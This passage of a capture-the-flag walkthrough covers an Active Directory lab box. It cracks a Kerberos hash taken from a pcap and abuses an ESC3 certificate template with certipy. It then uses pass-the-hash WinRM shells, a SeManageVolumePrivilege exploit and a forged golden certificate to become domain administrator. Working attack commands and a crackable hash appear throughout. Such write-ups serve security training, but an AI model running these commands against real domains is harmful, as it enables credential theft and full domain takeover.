
Right away we can find a packet capture file in a directory named after another workstation, perhaps also on the domain. Listing her group membership reveals the reason we have this is because she is apart of the Help Desk group.
I download the PCAP to my attacking machine so I can trace anything useful in Wireshark. Along with that capture is a note left describing how when a user attempts to access a Reports SMB share with valid credentials, the file explorer crashes.

This is obviously hinting at us digging for Kerberos/NTLM credentials in the pcap, but that share doesn’t exist on the DC and there isn’t a real WS-01 for us to poke at so I deemed it as an example.

Opening the pcap in Wireshark and viewing all TCP streams via Statistics -> Conversations reveals 33 in total.


Most are either to a high-numbered RPC port or to SMB over port 445, however I did find four on port 88 which showed Kerberos traffic. Filtering the entire pcap for solely Kerberos shows just two AS-REQs, with the ladder having authentication material.
In case you didn’t know, Kerberoasting actually works by extracting the service ticket’s encrypted portion, which contains data encrypted with the service account’s secret key, and converting it into a hash format that we can attempt to crack offline using tools like Hashcat. If we have a PCAP file capturing the relevant Kerberos traffic, we can potentially extract the service ticket from the captured TGS-REP exchange and recover the same crackable material, provided the necessary packets are present.
This post goes into great depth and gives us the necessary fields in order to create our own Hashcat style hash. They go as follows:
krb5pa- A string that identifies the hash type18- The encryption type which is found in the AS-REQ sentLion.SK- The CNameString value (username)CERTIFICATE- The realm/domain name23f5159fa1…- The encrtyped timestamp (stored in the padata’s cipher field)

Once we have those five things, making a hash is as easy as concatenating them in order separated by a dollar sign as well as one at the beginning:
1
$krb5pa$18$Lion.SK$CERTIFICATE.HTB$23f5159fa1c66ed7b0e561543eba6c010cd31f7e4a4377c2925cf306b98ed1e4f3951a50bc083c9bc0f16f0f586181c9d4ceda3fb5e852f0

Sending this over to Hashcat cracks instantly, giving us the plaintext password for the Lion.SK user. The hash mode for this type is 19900, but I always refer to the hash type wiki when in doubt.
ESC3

After grabbing a shell as Lion.SK over WinRM, we can see that this user belongs to the Domain CRA Managers. The CRA part is almost certainly Certificate Request Agent, and we can see other groups like Certificate Service DCOM Access which hints at Active Directory Certificate Services being present on this domain (as if the box’s name weren’t enough).
1
└─$ evil-winrm -i dc01.certificate.htb -u Lion.SK -p '[REDACTED]'
To enumerate further privileges, I’d usually upload SharpHound to start mapping the domain with BloodHound, but Defender is enabled on this machine and it get’s sniped before executing. Instead, I use BloodHound-Python.
1
└─$ bloodhound-python -c all -d certificate.htb -u 'lion.sk' -p '[REDACTED]' -ns 10.129.245.51

This shows no new privileges or anything so I move on to using Certipy to enumerate any vulnerable templates that Lion.SK may have access to enroll in.
1
└─$ certipy-ad find -u 'lion.sk@certificate.htb' -p '[REDACTED]' -dc-ip 10.129.245.51 -stdout -vulnerable

This reveals that the Delegated-CRA template is vulnerable to ESC3. If you’re unaware, the ESC taxonomy is a classification system developed by SpecterOps to categorize common misconfigurations and attack paths in Active Directory Certificate Services (AD CS) that can lead to privilege escalation. ESC3 specifically involves a certificate template configured with the Certificate Request Agent application policy, which can allow us to request an enrollment agent certificate if we have enrollment rights.
We can then potentially use that certificate to request certificates on behalf of other users, including privileged accounts, if the target template and enrollment restrictions permit it. As seen in that output, only Domain CRA Managers along with administrators can enroll in it, so we couldn’t have exploited this earlier.
Certipy’s own wiki has a very detailed explanation on how to go about exploiting this, which is what I’ll follow.
First we’ll start by getting an enrollment agent certificate as Lion.SK:
1
└─$ certipy-ad req -u Lion.SK -p '[REDACTED]' -target certificate.htb -ca 'Certificate-LTD-CA' -template Delegated-CRA

With this in hand, we can effectively request a certificate on behalf of another user. The only precondition for the user is that they must have enrollment rights to that template, so I’ll start looking for templates that allow so. This can be done by repeating the earlier certipy find command without the -vulnerable flag, or in BloodHound if you’re able to fetch that data (SharpHound being blocked forces me to go this route).
1
└─$ certipy-ad find -u 'lion.sk@certificate.htb' -p '[REDACTED]' -dc-ip 10.129.245.51 -stdout

There are about 34 templates published here, but for our sake we need one that has both Client Authentication enabled and for the template to also be enabled. The single one that satisfies both of these requirements is the first one, which is named SignedUser.
My first time around attempting to exploit this, I went straight for the Administrator account but it failed due to it wanting an email subject. Forging one such as Administrator@certificate.htb doesn’t work since there just isn’t one set for that account (as seen below).
1
└─$ ldapsearch -x -H ldap://dc01.certificate.htb -D 'Lion.SK@certificate.htb' -W -b "dc=certificate,dc=htb" "(&(objectCategory=person)(objectClass=user))" sAMAccountName mail

That leaves us with the option to impersonate only users with a mail attribute, here is a list of those users and their roles:
- Maya.K - Finance
- Eva.F and Alex.D - Domain CRA Managers
- Ryan.K - Domain Storage Managers
- Kai.X - Marketing
- John.C, Aya.W, and Saad.M - Helpdesk - In the WinRM group
- Nya.S - Human Resources
Of those the only interesting one is Ryan.K, whose membership in the Domain Storage Managers most likely gives him elevated token privileges for operations on the filesystem. I’ll request a certificate on behalf of him and then use that to authenticate, which Certipy then performs an UnPAC the hash attack, recovering his NTLM hash.
1
2
3
└─$ certipy-ad req -u Lion.SK -p '[REDACTED]' -target certificate.htb -ca 'Certificate-LTD-CA' -template SignedUser -on-behalf-of 'CERTIFICATE\ryan.k' -pfx lion.sk.pfx

└─$ certipy-ad auth -pfx ryan.k.pfx -dc-ip 10.129.245.51

Using that NTLM in a Pass-The-Hash attack allows us to grab a shell over WinRM and enumerate privileges.
1
2
3
└─$ evil-winrm -i dc01.certificate.htb -u 'ryan.k' -H '[REDACTED]'

PS> whoami /priv

This reveals that Ryan.K holds SeManageVolumePrivilege. This is meant for users to perform operations regarding volume maintenance tasks on the filesystem, however as is with most token privileges, researcher found a way to abuse it for malicious purposes.
Abusing SeManageVolumePrivilege
A bit of Googling led me to discovering a GitHub repository named SeManageVolumeExploit, which ends up granting every user unrestricted access to the entire C:\ drive. For obvious reasons I would not use this on real engagements, but seeing as this is a lab and it saves some time, I’ll proceed with it.
After a quick review of the code, I’ll grab a compiled binary from the Releases page and upload it to the DC.
1
2
3
4
5
PS> upload SeManageVolumeExploit.exe

PS> .\SeManageVolumeExploit.exe

PS> icacls C:\


Trying to read the root flag now actually fails due to access being denied. This didn’t make sense at first until I ran a cipher check on the file and it showed up as encrypted with EFS.
Golden Certificate Attack
This just means we’ll have to get interactive access as the Administrator, and seeing as how this box is centered around AD CS and we now have the ability to grab the CA’s private key, I’ll perform a Golden Certificate attack. I also don’t get the chance to do this often so that’s a plus.
We start by exporting the CA’s PFX via certutil and supplying its serial number which can be found in the earlier certipy find outputs.
1
2
3
PS> certutil -exportPFX 75b2f4bbf31f108945147b466131bdca .\GoldenCA.pfx

PS> download GoldenCA.pfx

With that downloaded we can forge another certificate with an arbitrary UPN and authenticate with it in order to recover the NTLM hash of any user in the domain. Since we need the Administrator’s, that’s what I forge.
1
2
3
└─$ certipy-ad forge -ca-pfx 'GoldenCA.pfx' -upn 'administrator@CERTIFICATE.HTB' -out 'GoldenCert.pfx'

└─$ certipy-ad auth -pfx 'GoldenCert.pfx' -dc-ip 10.129.75.76 -user 'Administrator' -domain 'CERTIFICATE.HTB'

Finally, we can use that NTLM in one more Pass-The-Hash attack to grab a shell over WinRM and claim our root flag to finish this challenge.
1
└─$ evil-winrm -i dc01.certificate.htb -u 'administrator' -H '[REDACTED]'

That’s all y’all, this box was fun and covered some very interesting concepts beyond the underlying techniques typically used for these attacks. I hope this was helpful to anyone following along or stuck and happy hacking!